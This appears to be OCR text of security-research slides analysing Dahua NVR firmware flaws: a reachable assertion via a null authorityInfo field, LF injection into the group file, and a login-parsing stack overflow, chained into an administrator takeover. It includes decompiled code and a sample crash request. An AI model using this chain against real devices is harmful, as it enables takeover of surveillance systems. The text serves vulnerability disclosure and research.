



```
1 int __fastcall sub_AE138C(_DWORD *a1, int a2, int a3, int a4, int a5, char
2 {
3 ..
4 case 4:
5         if ( !authorityType || !passwordType )
6         {
7           sub_146D400(
8             3,
9             "libManager",
10            "User/UgmBase.cpp",
11            "IsPasswdValid",
12            403,
13            &off_1E10DF6,
14            "ugm## %s:%d[%s], 2 return false, user or random is null \n",
15            "User/UgmBase.cpp",
16            403,
17            "IsPasswdValid");
18          sub_1468DA8(
19            unk_1A7BACB,
20            "static bool CUgmBase::IsPasswdValid(const string&, const stri
21            "r*, const char*)",
22            "User/UgmBase.cpp",
23            404);
24        }
25        std::string((int)&v37, authorityType);
26        std::string((int)v43, (char *)passwordType);
27 ...
28 }
```

Reachable Assertion

Dahua: Root-Cause

- Creates a string for authorityInfo
- But no exception handling exists for null




```
11      if ( idx != 7 )
12      {
13        sub_146D400(
14          3,
15          "libManager",
16          "User/UgmBase.cpp",
17          "IsPasswdValid",
18          522,
19          &locale,
20          "ugm## %s:%d[%s], 4 return false \n",
21          "User/UgmBase.cpp",
22          522,
23          "IsPasswdValid");
24        goto LABEL_12;
25      }
26      std::string((int)v40, authorityInfo);
27      std::string((int)v41, (char *)passwordType);
28      ...
29  }
```

Reachable Assertion

Dahua: Root-Cause

- IsPasswdValid

```
"params": {
    "userName": "admin",
    "password": "25CEA516B59FB907994EFB8044C0FD4B",
    "authorityType": "0TP",
    "passwordType" : "WSSE",
    "authorityInfo" : [DELETED]
}
```

```
AuthorityInfo = NULL
```

```
26      std::string((int)v40, authorityInfo);
27      std::string((int)v41, (char *)passwordType);
```

LF Injection

Dahua: Root-Cause

- Dahua manages group information as file
- It is encrypted
- But, we can see decrypted data using gdb

```
root:/mnt/mtd/Config# cat groupSec

X   A L {g :r V =n  *a :   jv) ]  fQ"8   J  #;  '  b  v 2e<gWG
                                Lj!6 ~ ^ -<85> v:r>CoX +      b u ^ i ,
                                                                \SN5 q3" `  ,\
E   qb   Y  ;s  !>  )   uu%
```

```
(gdb) x/s 0x6901fc8
0x6901fc8:      "# SerialNo:7L073F4PAZ3269F\n# UGM 1.6\n#id:name:Authority:memo\n# 1
:admin:AuthUserMag, ...:admin's group"
```

LF Injection

Dahua: Root-Cause

- GroupSec Structure
- id:name:Authority:memo

```
#
# UGM 1.6
# id:name:Authority:memo
# 1:admin:AuthUserMag, ...:admin's group
```

LF Injection

Dahua: Root-Cause


- There is no filtering in insert/modify routine


```
basic_string **
FUN_00ae42fc(basic_string **ugm_line,astruct *ugm_info,int param_3,undefined4 param_4)
{
  basic_string name [6];
  basic_string authoritylist [6];
  basic_string id [10];

  *ugm_line = (basic_string<> *)(ugm_line + 2);
  ugm_line[1] = (basic_string<> *)0x0;
  *(undefined *)(ugm_line + 2) = 0;
  memset(id,0,0x23);
  snprintf((char *)id,0x23,"%d:",ugm_info->id);
  std::operator+((char *)name,id);
  std::__cxx11::basic_string<>::operator=((basic_string<> *)ugm_line,name);
  std::__cxx11::basic_string<>::_M_dispose();
  if (2 < param_3) {
    std::__cxx11::basic_string<>::operator+=((basic_string<> *)ugm_line,":");
    FUN_00ae16a4(authoritylist,&ugm_info->authoritylist,param_4);
    std::__cxx11::basic_string<>::operator+=((basic_string<> *)ugm_line,authoritylist);
    std::__cxx11::basic_string<>::_M_dispose();
    std::__cxx11::basic_string<>::operator+=((basic_string<> *)ugm_line,":");
    std::__cxx11::basic_string<>::operator+=((basic_string<> *)ugm_line,&ugm_info->memo);
  }
  return ugm_line;
}
```

LF Injection

Dahua: Root-Cause

- What happens if we put '\n' in memo







LF Injection

Dahua: Root-Cause

- Enter device init routine, GroupSec recreated if:
  - File was deleted
  - File was tampered
- We can change administrator password






Scenario #3 - Device Takeover

Dahua

1. Credential Stuffing



Attacker



Web




NVR

Scenario #3 - Device Takeover

Dahua

1. Credential Stuffing





Attacker

Web

NVR


Scenario #3 - Device Takeover

Dahua

1. Credential Stuffing



Attacker



Web



NVR


Scenario #3 - Device Takeover

Dahua

2. LF Injection



Attacker



Web




NVR

Scenario #3 - Device Takeover

Dahua

2. LF Injection





Attacker

Web

NVR


Scenario #3 - Device Takeover

Dahua

2. LF Injection



Attacker



Web



NVR


Scenario #3 - Device Takeover

Dahua


2. LF Injection



Attacker



Web



NVR


Scenario #3 - Device Takeover

Dahua


2. LF Injection



Attacker



Web



NVR


Scenario #3 - Device Takeover

Dahua

3. Reachable Assertion



Attacker



Web



NVR


Scenario #3 - Device Takeover

Dahua

4. Change Administrator password



Attacker



Web




NVR

Scenario #3 - Device Takeover

Dahua

4. Change Administrator password



Admin

Web




NVR

Stack based Buffer overflow

Dahua: Root-Cause

- There is a background service called ‘Aol’ on port 8088
- Service used for online update and maintenance if the device is abnormal
- Header(0x10) + data
  - 0x0 : function index
  - 0x4 ~ 0x7 : data size
  - 0x10 ~ : data



Stack based Buffer overflow

Dahua: Root-Cause

- Passing the first byte as an argument to the idx_validate function

```
1  int __fastcall sub_6CA84(int a1, _DWORD *a2)
2  {
3    int (__fastcall *idx_valid_func)(int); // r3
4    int result; // r0
5
6    for ( _DWORD *vft = vft_arr; vft; vft = vft[6] )
7    {
8      idx_valid_func = vft[1];
9      if ( idx_valid_func && idx_valid_func(a1) >= 0 )
10     {
11       result = 0;
12       *a2 = *vft;
13       return result;
14     }
15   }
16   (sub_212B4)("Src/DahuaStack/DPStack.c", "probe_message", 35, "DPStack", 2);
17   return -1;
18 }
```

Maybe Auth Level	idx_validate()
parse_param()	handler()
alloc_param()	free_param()
next_func_table*	...

```
1  int __fastcall sub_6C8FA(unsigned __int8 *a1)
2  {
3    int result; // r0
4
5    result = *a1 - 0xC7;
6    if ( result )
7      return -1;
8    return result;
9  }
```

Validate idx is 0xC7

Stack based Buffer overflow

Dahua: Root-Cause

- If the index validation function passes, execute parse_param function

```
1 int _fastcall sub_6CD98(int a1, int a2, int a3)
2 {
3     _DWORD *v4; // r0
4     int (__fastcall *v5)(int); // r3
5
6     v4 = sub_6CADC(a1);
7     if ( v4 )
8     {
9         v5 = v4[2];
10        if ( v5 )
11            return v5(a2);
12    }
13    sub_212B4("Src/DahuaStack/DPStack.c", "dpstack_parse", 2, "stack not find or no parse");
14    return -1;
15 }
```

Maybe Auth Level	idx_validate()
parse_param()	input_handler()
alloc_param()	free_param()
next_func_table*	...

```
1  int __fastcall sub_6C908(int a1, _DWORD *a2)
2  {
3    const char *v2; // r6
4    int v5; // r6
5    int v6; // r0
6    int (__fastcall *v7)(int); // r3
7    int result; // r0
8
9    v2 = (a1 + 0xA);
10   if ( !strncmp((a1 + 0xA), "start", 5u) )
11   {
12     *a2 = 0;
13 LABEL_7:
14     result = 0;
15     a2[1] = *(a1 + 8);
16     a2[2] = *(a1 + 28);
17     return result;
18   }
19   if ( !strncmp(v2, "End", 3u) )
20   {
21     *a2 = 1;
22     goto LABEL_7;
23   }
24   if ( *(a1 + 4) )
25   {
26     v5 = *(a1 + 32);
27     *a2 = 2;
28     v6 = (*(v5 + 36))(v5);
29     v7 = *(v5 + 32);
30     a2[4] = v6;
31     a2[3] = v7(v5);
32     goto LABEL_7;
33   }
34   return -1;
35 }
```

Stack based Buffer overflow

Dahua: Root-Cause

- Finally, execute Input handler

```
1  int __fastcall dpsession_handleInput(unsigned __int64 a1, unsigned __int8 *a2, int a
   3, int a4, int a5)
2  {
3    ...
4        v26 = dphandle_create(a5, v33, v34, v35);
5          v27 = v26;
6          if ( v26 )
7          {
8            // handler run inside
9            v28 = (*(v26 + 4))(*a5, *(v26 + 4), *(v26 + 8), *(v26 + 0xC));
10           if ( v28 )
11           {
12             if ( v28 == 1 )
13             {
14               dpserver_sessionResponse(v27[2], v27[3], 0);
15             }
16             else
17             {
18               if ( v28 != -1 )
19                 _assert_fail("0", "Src/DPServer/DPSession.c", 0x2FFu, "dpsession_han
   dleInput");
20               dphandle_destory(v27, v17, v29, v30);
21             }
22           }
23           goto LABEL_54;
24         }
25   ...
26 }
```

Maybe Auth Level	idx_validate()
parse_param()	input_handler()
alloc_param()	free_param()
next_func_table*	...

```
1  int __fastcall SysUpdate_package(int a1, int *a2)
2  {
3    if ( !*a2 )
4    {
5      v3 = "start";
6  LABEL_5:
7      v4 = *v3;
8      v5 = *(v3 + 2);
9      *(a1 + 9) = v4;
10     *(a1 + 13) = v5;
11     return 0;
12   }
13   switch ( v2 )
14   {
15     ...
16     default:
17       if ( v2 != 5 )
18       {
19         if ( v2 == 3 )
20           v6 = 81;
21         else
22           v6 = 85;
23         _assert_fail("0", "Src/DahuaStack/DPS_SysUpdate.c", v6, "SysUpdate_package")
   ;
24       }
25       *(a1 + 24) = 15;
26       break;
27   }
28   return 0;
29 }
```

Stack based Buffer overflow


Dahua: Root-Cause

- Many features, But need login
  - SysUpdate_package
  - Login
  - Logout
  - QuerySysGen
  - QueryAOLCaps
  - ConfigNet
  - …
- So, we start to analysis login routine

Stack based Buffer overflow

Dahua: Root-Cause


- If first byte is 0xA0, it's a login request
- Login Data Structure
  - 'username&&password&&\x00Random:random\r\n'



Stack based Buffer overflow

Dahua: Root-Cause

- Buffer overflow occur during parsing login info





```
4   char username[128]; // [sp+8h] [bp-120h] BYREF
5   char password[160]; // [sp+88h] [bp-A0h] BYREF
6   ...
7   memset(username, 0, sizeof(username));
8   memset(password, 0, 0x80u);
```

Stack based Buffer overflow

Dahua: Root-Cause

- Buffer overflow occur during parsing login info

